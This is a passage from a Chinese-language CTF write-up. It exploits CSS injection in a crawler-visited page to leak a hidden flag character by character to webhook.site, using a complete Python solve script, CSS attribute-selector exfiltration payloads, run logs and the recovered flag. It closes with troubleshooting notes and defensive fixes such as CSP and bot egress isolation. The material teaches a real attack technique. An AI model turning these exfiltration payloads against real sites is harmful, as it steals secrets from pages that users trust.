value是一个确定的字符串,所以在”已知前缀”固定的情况下, 最多只有一个候选能让[value^="前缀+候选"]成立(比如真实下一位是5,那就只有试5的那条会命中)。 - 覆盖关系:所有命中的规则都想设置同一个属性
background-image, 最后生效的一定是优先级最高的那一条。候选规则(0,3,2)比心跳规则(0,2,2)高, 所以只要命中候选,就一定是候选的 URL 被请求;如果一条候选都没命中,才会去请求/hb。
于是每轮抓取的日志只会有两种结果之一:
/g/<轮次>/<候选字符的十六进制> → 该位就是这个字符/g/<轮次>/hb → 该位没有任何候选匹配(说明 flag 已经结束)这样一来,一次抓取泄露一个字符,44 次左右就够(实测总共不到 50 轮)。
7. 把单字符爆破跑起来
人工一轮一轮发请求太累,直接脚本化。整体流程:
已知前缀 prefix = ""循环: 1. 用 prefix + 字符集 生成整份 CSS 2. PUT 到 webhook.site(更新默认响应) 3. POST /crawl.html,css=https://webhook.site/<uuid>/c<轮次>a<尝试号> 4. 轮询 /token/<uuid>/requests,看有没有 .../g/<轮次>/xxx 5. 拿到单字符 → 追加到 prefix;若拿到 hb 或拿到 "}" → 结束几个工程上的设计(这些是本题最容易翻车的地方):
| 设计 | 原因 |
|---|---|
每轮 URL 都带轮次号 /g/<轮次>/<hex> | 避免上一轮的迟到回调污染这一轮的判断 |
每次抓取的样式表地址也带唯一标记 /c<轮次>a<尝试号> | 可以从日志判断”爬虫到底有没有真的执行”,区分”爬虫没跑”和”没猜中” |
候选字符用十六进制当路径(a → 61) | 避免特殊字符出现在 URL 路径里 |
用 CSS 十六进制转义 \61 表示字符 | 兼容 "、\、换行等”不好写进 CSS 字符串”的字符 |
| 配额耗尽自动换 token | webhook.site 免费 token 有请求上限(见 10.3) |
| 失败自动重试 | 靶机偶发丢回显(见 10.4) |
8. 完整脚本与逐行讲解
脚本保存为solve.py(Windows 下直接 python solve.py "<已知前缀>" 续跑)。
import jsonimport sysimport timeimport urllib.parseimport urllib.request
BASE = "https://webhook.site"
# 靶机地址:实例换端口了,只改这一行TARGET = "http://node4.anna.nssctf.cn:27550/crawl.html"
# 两次抓取之间至少间隔多少秒。这是"保命"参数,别调小:# 每次抓取都会启动一个无头 Chrome,连发会把靶机容器打爆 → 实例重启 → 端口变。MIN_CRAWL_INTERVAL = 12
_last_crawl = [0.0]
def http(url, data=None, method="GET", headers=None, timeout=30): req = urllib.request.Request(url, data=data, method=method) for k, v in (headers or {}).items(): req.add_header(k, v) with urllib.request.urlopen(req, timeout=timeout) as r: return r.read().decode("utf-8", "replace")
class Exfil: """管理 webhook.site 的 token:设置 CSS 内容 + 读取请求日志。"""
def __init__(self, log=print): self.log = log self.new_token()
def new_token(self): # 免费 token 有请求配额(每次抓取消耗 2 次),用满就换一个 self.token = json.loads(http(f"{BASE}/token", data=b"", method="POST"))["uuid"] self.log(f"[token] {self.token}")
@property def css_url(self): return f"{BASE}/{self.token}"
def set_css(self, content): # 默认响应 = 我们的 CSS,MIME 必须是 text/css,否则浏览器不认 body = json.dumps( {"default_content": content, "default_content_type": "text/css"} ).encode() http( f"{BASE}/token/{self.token}", data=body, method="PUT", headers={"Content-Type": "application/json"}, )
def urls(self): try: raw = http(f"{BASE}/token/{self.token}/requests?sorting=newest&per_page=100") return [i.get("url", "") for i in json.loads(raw).get("data", [])] except Exception: return []
def crawl(css_url): """让靶机抓取。带全局最小间隔,保证不会两次抓取叠在一起。""" wait = MIN_CRAWL_INTERVAL - (time.time() - _last_crawl[0]) if wait > 0: time.sleep(wait) _last_crawl[0] = time.time() body = urllib.parse.urlencode({"css": css_url}).encode() return http(TARGET, data=body, method="POST")
def build_css(track, step, prefix, charset): """一轮的 CSS:1 条心跳 + 每个候选字符 1 条规则(一次抓取试完整个字符集)。"""
def esc(s): # CSS 十六进制转义(\61 = 'a'),引号/反斜杠/换行也能安全写进选择器 return "".join(f"\\{ord(c):x} " for c in s)
lines = [ f'input[type=hidden]~input[type=submit]' f'{{background-image:url("{track}/{step}/hb")}}' ] for ch in charset: code = format(ord(ch), "x") lines.append( f'input[type=hidden][value^="{esc(prefix + ch)}"]~input[type=submit]' f'{{background-image:url("{track}/{step}/{code}")}}' ) return "\n".join(lines)
def probe(exfil, step, prefix, charset, log=print): """猜一位:一次抓取,等 90 秒;真的没反应才再试一次(仍受 12 秒间隔约束)。""" for attempt in range(2): track = f"{BASE}/{exfil.token}/g" css = build_css(track, step, prefix, charset) marker = f"c{step}a{attempt}" exfil.set_css(css) crawl(f"{exfil.css_url}/{marker}")
hits, loaded = set(), False for _ in range(18): # 18 × 5s = 90 秒 time.sleep(5) for url in exfil.urls(): if f"/g/{step}/" in url: hits.add(url.rsplit("/", 1)[-1]) if url.endswith(f"/{marker}"): loaded = True if hits: return hits log(f" step {step} attempt {attempt}: loaded={loaded} hits={hits}") if not loaded: exfil.new_token() # 样式表都没被拉取 → 多半是 token 配额用满 return set()
def main(): # flag 每个实例都不一样(动态生成),所以不做任何跨实例缓存: # 每次启动都从空前缀开始爆破;只有你显式传参时才用你给的前缀。 prefix = "" if len(sys.argv) > 1: prefix = sys.argv[1] charset = [chr(c) for c in range(0x20, 0x7F)] + ["\n", "\t", "\r", "\x0b", "\x0c"]
exfil = Exfil() print(f"target: {TARGET}") print(f"resume prefix: {prefix!r}", flush=True) for step in range(len(prefix), 80): hits = probe(exfil, step, prefix, charset) if not hits: print(f"stopped: no callback at step {step}", flush=True) break if "hb" in hits: print(f"stopped: no candidate matched at pos {len(prefix)}", flush=True) break chars = [chr(int(h, 16)) for h in hits if h != "hb"] if len(chars) != 1: print(f"ambiguous at step {step}: {chars}", flush=True) ch = chars[0] prefix += ch print(f"[{step}] {prefix}", flush=True) if ch == "}": print("FLAG:", prefix, flush=True) break
if __name__ == "__main__": main()遇到的崩溃原因

- 抓取接口是”异步点火”,每次抓取 = 启动一个无头 Chrome POST /crawl.html → 0.2~0.4 秒就回 “Crawling” ← 接口立即返回 3 秒后浏览器才真正去拉样式表 ← 说明是后台异步启动 Chromium
Chrome 进程很吃内存,靶机容器规格又小。
- 连发就会把容器打爆,而且接口还假装正常 我做了一组对照:间隔 0.2 秒连发 2 次 → 两次都正常执行(t+3.0s、t+3.9s); 改成连发 4 次 → 容器直接没了,之后的现象是:
POST /crawl.html -> 200 “Crawling” ← 接口照样秒回,骗你以为还好 120 秒内 0 次样式表拉取 ← 爬虫其实已经死了,请求全堆积 再等一会 -> 端口 000(连接被拒) ← 只能杀掉重启
- 脚本里推高频率的地方 for attempt in range(4): # 一个字符最多抓 4 次 exfil.set_css(css) crawl(…) # 失败后立刻再抓,中间没有任何等待
一轮失败就连发,44 个字符累积下来,无头浏览器进程叠加 → 容器崩。我第一次 能跑通,是因为当时抓取天然间隔 10~25 秒,从没重叠。
- 放心,脚本解决了这个问题,只是速度慢

2026-09-23_16-52-48.png
8.1 逐段说明
build_css:把prefix(已知部分)和每个候选字符拼成一个前缀选择器, 例如已知NSSCTF{dd529c21-399e-4、候选e,就生成input[type=hidden][value^="NSSCTF{dd529c21-399e-4e"]~input[type=submit]{...}。esc():用 CSS 十六进制转义表示字符,好处是"、\、\n这类字符也能安全写入选择器字符串。hits:这一轮我们收到的/g/<step>/xxx标记集合。正常情况下只有一个元素。loaded:标志位,表示”这一轮的样式表确实被下载过”。 如果loaded=False且没有任何命中,说明爬虫根本没跑(而不是”没猜中”), 这时换 token 再试——这是排查第 10.3 节那个坑的关键。if "hb" in hits:心跳只会在”一条候选都没命中”时生效, 所以它出现就说明flag 已经结束(或者下一位是不在字符集里的字符)。
9. 运行日志与结果校验
9.1 关键运行日志(节选)
[token] 97dfa64a-1194-41c2-8df7-fa06a13d7435resume prefix: 'NSSCTF{dd529c21-399e-4'[22] NSSCTF{dd529c21-399e-4e[23] NSSCTF{dd529c21-399e-4eb step 24 attempt 0: loaded=False hits=set()[token] 0ccdb1a7-c10d-4f6f-8566-587abc3196d8[24] NSSCTF{dd529c21-399e-4eb2[25] NSSCTF{dd529c21-399e-4eb2-[26] NSSCTF{dd529c21-399e-4eb2-8...[42] NSSCTF{dd529c21-399e-4eb2-88b3-3d1512762bce[43] NSSCTF{dd529c21-399e-4eb2-88b3-3d1512762bce}FLAG: NSSCTF{dd529c21-399e-4eb2-88b3-3d1512762bce}(loaded=False 的几行就是 token 配额用满的时刻,脚本自动换了新 token 继续。)
9.2 为什么又多跑了第 44 位
收到 } 之后我做了个”全等校验”,结果发现一件事:[value="完整flag"] 不命中。
说明属性值在 } 后面还有东西。继续爆破第 44 位,得到的是换行符 \n。
对应到 flag.html 的源码,它的 value 很可能是跨行写的,比如:
<input name="flag" type="hidden" value="NSSCTF{dd529c21-399e-4eb2-88b3-3d1512762bce}"/>HTML 会把这个换行原样保存在属性值里,所以选择器要用 [value="flag{...}\a "]
(\a 就是换行的 CSS 转义)才能全等匹配。
9.3 最终校验
一次性发三条规则(注意顺序):
/* 1) 对照组:不带换行,应该不命中 */input[type=hidden][value="NSSCTF{dd529c21-399e-4eb2-88b3-3d1512762bce}"] ~ input[type=submit]{ background-image:url(https://webhook.site/<uuid>/g/CTRL-no-newline) }
/* 2) 待验证:结尾带一个换行 */input[type=hidden][value="NSSCTF{dd529c21-399e-4eb2-88b3-3d1512762bce}\a "] ~ input[type=submit]{ background-image:url(https://webhook.site/<uuid>/g/EXACT-with-newline) }
/* 3) 心跳,兜底 */input[type=hidden] ~ input[type=submit]{ background-image:url(https://webhook.site/<uuid>/g/HB) }日志:
.../g/EXACT-with-newline只有”带换行”的那条命中,说明属性值就是 flag + 一个换行,flag 本体确认无误:
NSSCTF{dd529c21-399e-4eb2-88b3-3d1512762bce}10. 踩过的坑(很重要)
10.1 data: URL 直接内联 CSS 被浏览器拦掉
想法:用 ?css=data:text/css,@import url(https://my.host/x); 省掉托管。
实测没有任何回调。原因通常是浏览器对 data: 类型的样式表有安全限制(不同版本策略不同),
这条路在本题环境里走不通。
对策:老老实实用一个能自定义内容的公网服务(webhook.site)托管 CSS。
10.2 MIME 类型不对,样式表被静默忽略
一开始我用 curl 的 -d 传 JSON,参数没生效,返回的 default_content_type 仍然是 text/plain。
text/plain 的响应会被浏览器以”非法的样式表 MIME”拒绝,表现为永远收不到任何回调。
对策:确保 Content-Type: text/css,并在发布 payload 之后先自己 curl -i 一下确认返回头。
顺便一提,Windows PowerShell 里 curl 是 Invoke-WebRequest 的别名,
参数语法和多行 JSON 都会被搞乱——要用 curl.exe。
10.3 webhook.site 免费 token 有请求配额(本次最大的坑)
现象:爆破到第 22 位时,突然连心跳都没有了,连续三轮抓取完全没有日志。
排查过程:
-
先确认爬虫是不是挂了 → 用最简单的
body{background-image:url(.../ping)}试,仍然没日志; -
直接
curl一下 webhook 地址,返回:HTTP/1.0 429 Too many requestsError: Request limit exceeded. Sign up to unlock more requests.原来是 token 的请求数用满了(免费额度很低,每轮要消耗”下载样式表 + 回显”两次请求)。
对策:脚本里加入自动换 token:每轮的时间戳标记对不上(样式表没被下载)就 POST /token 换一个新的。
10.4 偶发丢回显
几次出现”这一轮什么都没收到”但下一轮又正常,属于靶机/网络抖动。
对策:重试机制 + 每轮唯一轮次号(保证不会把上一轮的迟到回调算到这轮头上)。
10.5 一次抓取只能拿一个字符,速度慢
每次抓取大约 10 秒左右(无头浏览器启动开销大),44 位大约跑 8~10 分钟。 这也是为什么”每次抓取把所有候选一次性列全”很重要——把 95 次尝试压缩成 1 次。
11. 优化方向:能不能更快
11.1 二分爆破可行吗?
不划算。 二分查找每确定一个字符需要 log2(95) ≈ 7 次”条件判断”,
而每次条件判断都要重新派一次爬虫(约 10 秒)。也就是说 44 个字符要 300 多次抓取,
比现在(44 次)慢一个数量级。
判定型盲注真正要压缩的不是”试几个候选”,而是”每次抓取能拿回多少 bit”。 当前方案一次抓取就把”这一位是什么字符”(≈6.5 bit)拿到了,已经接近该方案的上限。
11.2 真正有效的优化:一次抓取泄露多个位置
瓶颈在于”同一个元素、同一个属性只能有一个生效值”。但我们可以在同一个元素上使用多个会发请求的属性, 让每个属性负责一个位置的判断,例如:
/* 第 0 位放在 background-image 上 */input[type=hidden][value^="f"] ~ input[type=submit]{ background-image: url(".../p0_66") }
/* 第 1 位放在 border-image-source 上 —— 和上面互不干扰,可以同时生效 */input[type=hidden][value^="fl"] ~ input[type=submit]{ border-image-source: url(".../p1_6c") }
/* 第 2 位放在 list-style-image 上 */input[type=hidden][value^="fla"] ~ input[type=submit]{ list-style-image: url(".../p2_61") }再配合 [value^=...] [value$=...] 等不同条件,理论上一次抓取可以并行确定好几位。
不过要注意每个属性的候选集合仍然是”一次只能选一个”,实现复杂度会上升不少。
11.3 还可以考虑的方向
- 换用没有请求配额、带批量查询 API 的收集端(自建 VPS / requestbin 自部署);
- 让爬虫复用同一个浏览器实例(如果靶机能接受多个 URL 参数)以减少启动开销;
- 用
@font-face+unicode-range之类的技巧做”按字符批量判断”,但对属性值场景收益有限。
12. 防守方应该怎么修
这道题的错误在于:把用户可控输入直接拼进了 HTML 的 URL 属性里,而且 bot 带着敏感数据去访问带用户输入的页面。
正确做法:
-
不要拼参数。
css这个功能如果要保留,就用映射表(白名单 ID → 固定文件):?theme=dark而不是?css=<任意 URL>。 -
若必须接受 URL,做严格白名单(只允许自己域下的路径),并校验协议(只允许
https,禁止data:、javascript:、file:)。 -
给 flag 页面加 CSP,例如:
Content-Security-Policy: default-src 'none'; style-src 'self'; img-src 'self'这样即使注入了外部样式表,浏览器也不会去请求攻击者的服务器。 (注意:只写
style-src 'self'还不够,要同时限制img-src等”能发请求”的资源类型, 否则攻击者仍可用@import之外的方式外带。) -
敏感数据不要放在能被选择器匹配到的地方。flag 本质上只需要在服务端展示给用户, 没必要渲染进 DOM;尤其不要放进属性值里。
-
给爬虫做网络隔离:bot 出网走白名单代理,只允许必要域名,攻击者就拿不到回显通道了。
-
对爬虫接口做频率限制,避免攻击者用”逐位爆破 + 高频抓取”快速拖库。
13. 速查表
13.1 本题用到的 CSS 语法
| 语法 | 作用 |
|---|---|
input[type=hidden] | 选中所有隐藏输入框 |
[value^="abc"] | value 以 abc 开头 |
[value="abc"] | value 恰好等于 abc |
A ~ B | A 后面的兄弟元素 B |
background-image: url(...) | 设置背景图(会触发 HTTP 请求) |
@import url(...) | 引入另一份 CSS |
\61 | CSS 转义,表示字符 a(十六进制 + 空格结束) |
(0,3,2) > (0,2,2) | 优先级比较:属性选择器多的赢 |
13.2 本题用到的接口
| 接口 | 用途 |
|---|---|
POST http://node4.anna.nssctf.cn:25698/crawl.html,参数 css | 让靶机浏览器带着我们的 css 去访问内网 flag.html |
POST https://webhook.site/token | 创建收集用的 token |
PUT https://webhook.site/token/<uuid> | 设置默认响应(我们的 CSS 内容 + text/css) |
GET https://webhook.site/token/<uuid>/requests | 读取请求日志(回显) |
13.3 整个攻击链图示
我(攻击者) │ 1. PUT CSS 到 webhook.site(内容随轮次变化) │ 2. POST css=https://webhook.site/<uuid>/c<轮次> → /crawl.html ▼ 靶机(127.0.0.1:60000 内网服务 + 无头浏览器) │ 3. 浏览器访问 flag.html?css=https://webhook.site/<uuid>/c<轮次>,下载我们的 CSS │ 4. 执行 CSS: │ - input[type=hidden][value^="已猜前缀+候选"] ~ input[type=submit] │ → 命中则请求 https://webhook.site/<uuid>/g/<轮次>/<候选hex> │ - 一条都没命中则请求 .../g/<轮次>/hb ▼ webhook.site 记录请求日志 │ 5. 我轮询日志,读出命中的候选字符,拼到前缀上,回到第 1 步 ▼ 44 次循环后得到:NSSCTF{xxxxxxxxxxxxxxxxx}文章分享
如果这篇文章对你有帮助,欢迎分享给更多人!
